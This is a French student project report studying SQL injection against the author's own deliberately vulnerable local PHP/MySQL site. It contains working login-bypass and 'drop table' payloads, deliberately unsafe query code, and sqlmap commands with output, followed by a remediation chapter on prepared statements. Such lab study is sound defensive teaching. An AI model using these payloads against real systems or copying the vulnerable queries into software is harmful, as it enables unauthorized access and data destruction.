



Université Cadi AYYAD



Ecole Nationale des Sciences Appliquées de Safi

Département Génie Informatique, Réseaux et Télécoms

Sujet

Etude D'injection SQL Dans une application Web

Réalisé par

BIQ KHALID

Encadré par

M. Hedabou Mustapha

Classe

5^{ème} Année Génie Informatique

Année Universitaire : 2018 - 2019

SOMMAIRE

Introduction	3
CH I : Etude et installation d'environnement.....	4
Introduction	4
Problématique	4
Définition d'injection SQL.....	4
Outils et Technologies utilisées.....	4
Installation d'environnement.....	5
CH II : Injection SQL Manuelle	10
Introduction	10
Exemples d'Injection SQL.....	10
Boolean injection : l'injection SQL basée sur 1 = 1 est toujours vraie	11
SQL Injection Based on "=" is Always True	13
Batched : SQL Injection Based on Batched SQL Statements	15
CH III : Injections SQL Automatisées	17
Introduction	17
SQLMAP.....	17
JSQL Injection	20
SQLNinja.....	21
CH VI : Solutions.....	22
Techniques de contournements	22
Utiliser des requêtes préparées pour la protection.....	23
Conclusion.....	26
Bibliographie	27

INTRODUCTION

De nombreux développeurs web ne sont pas conscients des possibilités de manipulation des requêtes SQL, et supposent que les requêtes SQL sont des commandes sûres. Cela signifie qu'une requête SQL est capable de contourner les contrôles et vérifications, comme les identifications, et parfois, les requêtes SQL ont accès aux commandes d'administration.

L'injection SQL directe est une technique où un pirate modifie une requête SQL existante pour afficher des données cachées, ou pour écraser des valeurs importantes, ou encore exécuter des commandes dangereuses pour la base. Cela se fait lorsque l'application prend les données envoyées par l'internaute, et l'utilise directement pour construire une requête SQL. Les exemples ci-dessous sont basés sur une histoire vraie, malheureusement.

Avec le manque de vérification des données de l'internaute et la connexion au serveur avec des droits de super utilisateur, le pirate peut créer des utilisateurs, et créer un autre super utilisateur.

Ce rapport est divisé en 4 parties : partie installation des outils d'injections et présenter l'environnement définir le projet, une partie de faire des injections manuelles de type union, boolean, en lot (batched) et une partie des injections automatisées avec des outils come SqlMap et une partie pour sécuriser les failles.

Etude et Installations

Introduction :

Dans cette partie nous allons présenter le sujet en général, des configurations, des installations des outils d'injection, les technologies utilisées, les interface de travail de notre application et notre SGBD.

Problématique :

Je vais me prendre pour un pirate qui a pu savoir l'adresse de notre espace d'administration qui est sécurisée avec un mot de passe et email, je vais essayer d'entrer à l'administration en utilisant des injections SQL manuelles et des outils automatisées comme SqlMap et JSQL injection après je vais proposer des solutions en dernier chapitre.

Définition d'injection SQL :

L'injection SQL est une technique d'injection de code qui pourrait détruire votre base de données. Elle est l'une des techniques de piratage Web les plus courantes. Elle consiste à placer du code malveillant dans des instructions SQL, via une entrée de page Web.

L'injection SQL se produit généralement lorsque vous demandez à un utilisateur une entrée, telle que son nom d'utilisateur / id-utilisateur, et au lieu d'un nom / id, l'utilisateur vous donne une instruction SQL que vous exécuterez à votre insu sur votre base de données.

Outils et Technologies utilisées :

Je vais présenter tous les outils et technologies que je vais utiliser pour amener mon étude.



SQLMAP est l'un des meilleurs outils disponibles pour détecter les injections SQL.



Il est utilisé secondaire pour démarrer SQLMap



JSQL Injection est une application légère utilisée pour rechercher des informations sur une base de données à partir d'un serveur distant, c'est gratuit, open source et multiplate-forme (Windows, Linux, Mac OS X).



est un langage de programmation libre⁵, principalement utilisé pour produire des pages Web dynamiques via un serveur HTTP⁴, mais pouvant également fonctionner comme n'importe quel langage interprété de façon locale. PHP est un langage impératif orienté objet.



WampServer (anciennement **WAMP5**) est une plateforme de développement Web de type WAMP, permettant de faire fonctionner localement (sans avoir à se connecter à un serveur externe) des scripts PHP. WampServer n'est pas en soi un logiciel, mais un environnement comprenant trois serveurs (Apache, MySQL et MariaDB), un interpréteur de script (PHP), ainsi que phpMyAdmin pour l'administration Web des bases MySQL.



Notepad ++ est un éditeur de code source libre (comme dans "la liberté de parole" et aussi "dans la bière gratuite") et le remplacement du Bloc-notes prenant en charge plusieurs langues. Fonctionnant dans l'environnement MS Windows, son utilisation est régie par la licence GPL.



Bootstrap est une collection d'outils utiles à la création du design de sites et d'applications web. C'est un ensemble qui contient des codes HTML et CSS, des formulaires, boutons, outils de navigation et autres éléments interactifs, ainsi que des extensions JavaScript en option.



Chrome est un navigateur web propriétaire développé par Google basé sur le projet libre Chromium.

Installation d'environnement :

❖ Installation de SQL MAP

D'abord installer python à partir de site web : <https://www.python.org/downloads/release/python-2715/>



Figure : Page d'installation de python

Télécharger SqlMap à partir de l'adresse : <http://sqlmap.org/>




Figure : Page d'accueil SqlMap

❖ Installation de JSQL Injection:

Installez Java 8, puis téléchargez la dernière version dans l'adresse <https://github.com/ron190/jsql-injection> et double-cliquez sur le fichier jsql-injection-v0.81.jar pour lancer le logiciel à vous pouvez également taper `java -jar jsql-injection-v0.81.jar` dans votre terminal pour lancer le programme.

Si vous utilisez Kali Linux, procurez-vous la dernière version à l'aide de la commande `sudo apt-get -f install jsql`, ou effectuez une mise à niveau complète du système avec `apt update`, puis `apt-full-upgrade`.

```
C:\>java -jar jsql-injection-v0.79.jar
```





Figure : Page d'accueil JSQl injection

J'ai créé une base de données nommée injection ; et une table nommée user et une table produits qui contient des produits une table nommée tabletest qui ne sert qu'à la supprimer après , le type de base de données est MySQL.



La table users qui contient les utilisateurs de l'espace d'administrations .

+ Options										
<div><div>←</div><div>T</div><div>→</div></div>				idUser	nom	prenom	email	pass		
<input type="checkbox"/>		Modifier		Copier		Effacer	1	aymani SAID	aymani@GMAIL.COM	123
<input type="checkbox"/>		Modifier		Copier		Effacer	2	BIQ Khalid	khalid.biq2017@gmail.com	456
<input type="checkbox"/>		Modifier		Copier		Effacer	3	ZINEB ADARI	zineb@gmail.com	zineb123

La 2ème table contient la liste des produits du site

+ Options										
<div><div>←T→</div><div>▼</div></div>				idProduit	designation	prix	quantite			
<input type="checkbox"/>		Modifier		Copier		Effacer	1	nicke	200	20
<input type="checkbox"/>		Modifier		Copier		Effacer	2	Puma	500	23
<input type="checkbox"/>		Modifier		Copier		Effacer	3	Gucci	86	12

WEBSITE INJECTION TEST
Home
Page 1
Page 2
Sign Up
Login

Authentication :
Email:
Password:
Login

tous droit reservée @2019 TEST INJECTION

La page d'authentification pour accéder à l'administration.

WEBSITE Sans injection

InfoAdmin

Produits

Commandes

Information du compte

IDs :: 2
Nom :: BIQ
Prenom :: Khalid
Email :: khalid.biq2017@gmail.com
Password :: 456

Modifier Informations

Une fois connecté les informations de votre compte administrateur s'affiche.

WEBSITE INJECTION TEST

InfoAdmin

Produits

Commandes

Sign Up

Login

List des produits

Enter IdProduit

IdProduit	Designation	Quantite	Prix	Modifier	Supprimer
1	nicke	20	200		
2	Puma	23	500		
3	Gucci	12	86		

Une fois connecté vous pouvez consulter la liste des produits.

Injection SQL Manuelle

Introduction :

Dans cette partie nous allons présenter les différents types d'injection manuelles comme basé sur des unions, et booléens et des Batched statements.

Exemples d'Injection SQL

❖ Tester la vulnérabilité de notre site.

On va initialement tester la vulnérabilité de notre site en entrant des chaînes de caractère dans les entrées.

Authentification :


Email:

Password:

Ceci provoquera la redirection vers une 2ème page /accueil avec l'affichage de l'erreur suivante. Ceci veut dire que notre application **est vulnérable contre les injection SQL**

(!) Fatal error: Call to a member function fetch() on boolean in C:\wamp64\www\TestInjections\Accueil.php on line 59				
Call Stack				
#	Time	Memory	Function	Location
1	0.0010	252160	{main}()	...Accueil.php:0

Il y a d'autres manière d'envoyer à partir de l'url de la page mais ceci pour la méthode GET pour savoir la nature de la page POST ou GET il suffit de faire inspecter la page.



Autrement notre application est vulnérable aux injections SQL

❖ Boolean injection : l'injection SQL basée sur $1 = 1$ est toujours vraie

Le but initial du code était de créer une instruction SQL pour s'authentifier à partir de l'email et Password après se connecter.

Si rien n'empêche un utilisateur d'entrer une "mauvaise" entrée, l'utilisateur peut entrer une entrée "intelligente" comme ceci:

On insère par exemple dans email : `emailErron@gmail "or "1==1`

Et mettre le mot de passe qcq erroné aussi

Dans la requête du site que je connais moi sachant que moi qu'il a développé : `'SELECT * FROM user where email="'.$_POST['email'].'"' and pass="'.$_POST['pass'].'"'`

Ensuite , instruction SQL ressemble à ceci : `'SELECT * FROM user where email="emailErrone@gmail.com" or "1==1 " and pass=" 7577555" or "1==1 " '`

Par logique mathématique : `False or true(1==1) and false or true(1==1) → true tjrs`

Remarque : 7577555 choisit aléatoirement vous pouvez mettre n'importe.

Cette instruction va permettre de se connecter et afficher toutes les informations de tous les utilisateurs.

Authentification :

Email:

Password:

Login

Comme résultat : il a pu se connecter et récupérer tous les comptes , il peut après les modifier comme il veut.

WEBSITE INJECTION TEST

Home

Page 1

Page 2

Information du compte

IDs : : 1
Nom : : aymani
Prenom : : SAID
Email : : aymani@GMAIL.COM
Password : : 123
[Modifier Informations](#)

Information du compte

IDs : : 2
Nom : : BIQ
Prenom : : Khalid
Email : : khalid.biq2017@gmail.com
Password : : 456
[Modifier Informations](#)

Information du compte

IDs : : 3
Nom : : ZINEB
Prenom : : ADARI
Email : : zineb@gmail.com
Password : : zineb123
[Modifier Informations](#)

➤ Aussi Dans le cas d'url :







La requête est: ' SELECT * FROM produits where idProduit='.\$_GET['search']. ' ' ;

- On peut insérer des entrées intelligentes comme :

Supposons qu'on connaît l'adresse par hasard ou à partir du code source de l'application qui est open source

`http://localhost/testinjections/produit.php?search=555 or "1==1"`

Après on aura comme résultat tous les produits site.

<input type="text" value="Enter IdProduit"/> <input type="button" value="Q"/>					
IdProduit	Designation	Quantite	Prix	Modifier	Supprimer
1	nicke	20	200		
2	Puma	23	500		
3	Gucci	12	86		

❖ SQL Injection Based on "" = "" is Always True

Un pirate informatique peut avoir accès aux noms d'utilisateur et aux mots de passe d'une base de données en insérant simplement "OU" "=" dans la zone de texte Nom d'utilisateur ou Mot de passe:

Email que nous allons envoyer et celui-ci :

La requête : `'SELECT * FROM user where email="$_POST['email']" and pass="$_POST['pass']"'`

On va insérer des données :

`'SELECT * FROM user where email="emailErrone@gmail.com" or ""="" and pass="ModePassErrone" or ""=""'`

Comme montrer dans les ci-dessous :

Authentication :

Email:

Password:

Login

Information du compte

IDs : : 1

Nom : : aymani

Prenom : : SAID

Email : : aymani@GMAIL.COM

Password : : 123

Modifier Informations

Information du compte

IDs : : 2

Nom : : BIQ

Prenom : : Khalid

Email : : khalid.biq2017@gmail.com

Password : : 456

Modifier Informations

Information du compte

IDs : : 3

Nom : : ZINEB

Prenom : : ADARI

Email : : zineb@gmail.com

Password : : zineb123

Modifier Informations

❖ Batched : SQL Injection Based on Batched SQL Statements

La plupart des bases de données prennent en charge les instructions SQL par lots (Batch).

Un lot d'instructions SQL est un groupe de deux ou plusieurs instructions SQL, séparées par des points-virgules.

L'instruction SQL ci-dessous renvoie toutes les lignes de la table "Utilisateurs", puis supprime la table "NomtableEstimee".

Exemple de base:

```
SELECT * FROM NomTableInconnu; DROP TABLE NomtableEstimee
```

Appliquons là :

La requête initiale :

```
'SELECT * FROM user where email=" emailErone@gmail.com" and pass=" MotDePassErron";drop table test; " ' ' '
```

Après insertion des injections :

```
'SELECT * FROM user where email=" emailErrone ";drop table test; " " ' ' '
```


Authentication :

Email:

Password:

Login

Résultat : En entrant à notre SGBD, on trouve que la table **tableTest** est bien supprimée, voir la construction de départ de la base de données.



➤ **Par URL cette fois (GET méthode)**

La requête initiale est :

```
'SELECT * FROM produits where idProduit='.$_GET['search'].'
```

Insertion dans url :

```
localhost/testinjections/produit.php?search=2555; drop table tableTest;
```

Introduction SQL sera :

```
'SELECT * FROM produits where idProduit=555; drop table tableTest;
```

Résultat : En entrant à notre SGBD, on trouve que la table **tableTest** est bien supprimée, voir la construction de départ de la base de données.

Injections SQL Automatisées

Introduction


Dans cette partie nous allons présenter et utiliser des outils d'injection comme SQLMAP et JSQL injection pour injection des codes SQL et déduire la structure de notre base de donnée.

SQLMAP

SQLMAP est l'un des meilleurs outils disponibles pour détecter les injections SQL.

Il vient précompiler dans la distribution Kali. Après avoir ouvert SQLMAP, nous allons à la page où nous avons l'injection SQL et obtenons ensuite la demande d'en-tête. A partir de l'en-tête, nous lançons la commande suivante en SQL .

Tache1 : faire inspecter la page pour savoir les noms des champs, la page de réception.



```
<div class="container" style="width:50%">
  ::before
  <h2> Authentification : </h2>
  <form action="Accueil" method="POST"> == $0
    <label for="email">Email:</label>
    <input type="text" name="email" class="form-control">
    <label for="password">Password:</label>
    <input type="text" name="pass" class="form-control">
    <br>
    <br>
    <input type="submit" value="Login" class="btn btn-primary">
  </form>
  ::after
</div>
```

Figure : Inspection du site

Tache2 : Démarrer SqlMap est saisir la requête suivante, qui va permettre de récupérer les noms des bases de données dans notre serveur (le type de formulaire est post).

```
G:\Python27\sqlmap-master\sqlmap-master>sqlmap.py -u http://localhost/testinjections/Accueil --data "email=emailErrone&pass=motDepassErrone" --dbs --level=3 --risk=3
```

```

SqlMap
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting @ 16:25:58 /2019-02-23/

[16:25:58] [INFO] resuming back-end DBMS 'mysql'
[16:25:58] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://localhost:80/testinjections/index.php'. Do
you want to follow? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:

Parameter: email (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: email=khalid" OR NOT 3120=3120 AND "Onol"="Onol&submit=Login

  Type: stacked queries
  Title: MySQL > 5.0.11 stacked queries (comment)
  Payload: email=khalid";SELECT SLEEP(5)#&submit=Login

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: email=khalid" OR SLEEP(5) AND "wumx"="wumx&submit=Login

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: email=khalid" UNION ALL SELECT NULL,NULL,CONCAT(0x716a6b7a71,0x6a4e
415346505545486a456b4e7a77654c526553576e4c524c6c74486646546f6442674859546a73,0x7
1766a7a71),NULL,NULL-- ahkG&submit=Login

[16:26:55] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.19, Apache 2.4.18
back-end DBMS: MySQL > 5.0.11
[16:26:55] [INFO] fetching database names
available databases [11]:
[*] banqueej
[*] db-uh2c
[*] e_bankingdb
[*] information_schema
[*] injection
[*] mysql
[*] performance_schema
[*] produits
[*] sys
[*] testbase
[*] testjpa

[16:26:55] [INFO] fetched data logged to text files under 'C:\Users\abdolah\AppData
Local\sqlmap\output\localhost'

[*] ending @ 16:26:55 /2019-02-23/

C:\Python27\sqlmap-master\sqlmap-master>

```

Figure : Injection SQL avec SQL MAP

```

[16:26:55] [INFO] fetching database names
available databases [11]:
[*] banqueej
[*] db-uh2c
[*] e_bankingdb
[*] information_schema
[*] injection
[*] mysql
[*] performance_schema
[*] produits
[*] sys
[*] testbase
[*] testjpa

[16:26:55] [INFO] fetched data logged to t
ata\Local\sqlmap\output\localhost'

[*] ending @ 16:26:55 /2019-02-23/

C:\Python27\sqlmap-master\sqlmap-master>

```

Figure : Les bases récupérées par SqlMap




Figure : Les bases de notre SGBD

```
C:\Python27\sqlmap-master\sqlmap-master>sqlmap.py -u http://localhost/testinjec
tions/Accueil --data "email=khalid&pass=passqcq" -D injection --tables --level=3 --risk=3
```

Figure : Le piratage des noms d'une table d'une base de données spécifique




Figure : Le tables de la base de donnée injection

❖ JSQL Injection

JSQL Injection est en Java et réalise des injections SQL automatisées. En utilisant le JSQL injection, j'ai pu récupérer la structure de tous les bases de données et toutes les tables dans le serveur local wamp.



❖ **SQLNinja**

est un outil d'exploitation à utiliser contre les applications Web basées sur MS SQL Server et vulnérables aux attaques par injection SQL afin d'obtenir un shell ou d'extraire des données également dans des conditions très hostiles. Pour plus d'informations s'il vous plaît vérifier <http://sqlninja.sf.net>

Solutions

Techniques de contournements :

Bien qu'il semble évident qu'un pirate doit posséder quelques connaissances de l'architecture de la base de données afin de conduire avec succès une attaque, il est souvent très simple de les obtenir. Par exemple, si la base de données fait partie d'un paquet open source ou disponible publiquement, ces informations sont complètement ouvertes et disponibles. Ces informations peuvent aussi être divulgués pour des codes sources fermés - y compris si ce code est encodé, occulté, ou compilé - aux travers des messages d'erreurs. D'autres méthodes consistent à deviner l'utilisateur de table commune ainsi que des noms des colonnes. Par exemple, un formulaire d'identification qui utilise la table 'users' avec les colonnes de noms 'id', 'username', et 'password'.

Ces attaques sont généralement basées sur l'exploitation de code qui n'est pas écrit de manière sécuritaire. N'ayez aucune confiance dans les données qui proviennent de l'utilisateur, même si cela provient d'un menu déroulant, d'un champ caché ou d'un cookie. Le premier exemple montre comment une requête peut causer un désastre.

- Ne nous connectez jamais sur une base de données en tant que super utilisateur ou propriétaire de la base. Utilisez toujours un utilisateur adapté, avec des droits très limités.
- Utilisez des requêtes préparées avec des variables liées. Elles sont disponibles avec [PDO](#), [MySQLi](#) ainsi que d'autres bibliothèques.
- Vérifiez que les données ont bien le type attendu. PHP dispose d'un éventail de fonction de validation large, depuis les plus simples, de la section [Variables](#) et la section [Caractères](#) (e.g. [is_numeric\(\)](#), [ctype_digit\(\)](#) respectivement) aux fonctions avancées de [Expression rationnelle Perl](#).
- Si l'application attend une entrée numérique, vérifiez vos données avec la fonction [ctype_digit\(\)](#), ou bien modifiez automatiquement le type avec la fonction [settype\(\)](#), ou encore avec [sprintf\(\)](#).

- Si la couche de base de données ne suppose pas les variables liées, alors, mettez entre guillemets toutes les valeurs non numériques qui sont passées à la base de données avec la fonction spécifique à la base de données d'échappement de caractères (e.g. `mysql_real_escape_string()`, `sqlite_escape_string()`, etc.). Les fonctions génériques comme `addslashes()` sont utiles uniquement dans un environnement très spécifique (i.e. MySQL avec un jeu de caractères sur un seul octet avec `NO_BACKSLASH_ESCAPES` désactivé), aussi, il est préférable de ne pas les utiliser.
- N'affichez jamais d'informations spécifiques à la base, et notamment des informations concernant le schéma. Voyez aussi la section [Rapport d'erreur](#) et le chapitre [Gestion des erreurs](#).
- Vous pouvez avoir des procédures stockées et des curseurs prédéfinis qui font que les utilisateurs n'ont pas un accès direct aux tables ou vues, mais cette solution a d'autres impacts.

À côté de ces conseils, il est recommandé d'enregistrer vos requêtes, soit dans vos scripts, soit dans la base elle-même, si elle le supporte. Évidemment, cet enregistrement ne sera pas capable d'empêcher une attaque, mais vous permettra de retrouver la requête qui a fauté. L'historique n'est pas très utile par lui-même, mais au niveau des informations qu'il contient. Plus vous avez de détails, mieux c'est.

❖ Utiliser des requêtes préparées pour la protection

Pour protéger un site Web contre l'injection SQL, vous pouvez utiliser des paramètres SQL.

Les paramètres SQL sont des valeurs qui sont ajoutées à une requête SQL au moment de l'exécution, de manière contrôlée.

Ancienne requete :

```
$reponse = $bdd->query(' SELECT * FROM user where email=" ' . $_POST['email'] . " ' ");
```

On va utiliser des requêtes paramétrées qui va traduire les choses bien :

Le système de *requêtes préparées* a l'avantage d'être beaucoup plus sûr mais aussi plus rapide pour la base de données si la requête est exécutée plusieurs fois. C'est ce que je préconise d'utiliser si vous voulez adapter une requête en fonction d'une ou plusieurs variables.

Avec des marqueurs « ? »

On va « préparer » la requête sans sa partie variable, que l'on représentera avec un marqueur sous forme de point d'interrogation :

- Pour sécuriser la partie authentification

```
$reponse = $bdd->prepare('SELECT * FROM user where email=? And pass=? ');
```

```
$reponse->execute(array($_POST['email'],$_POST['pass']));
```

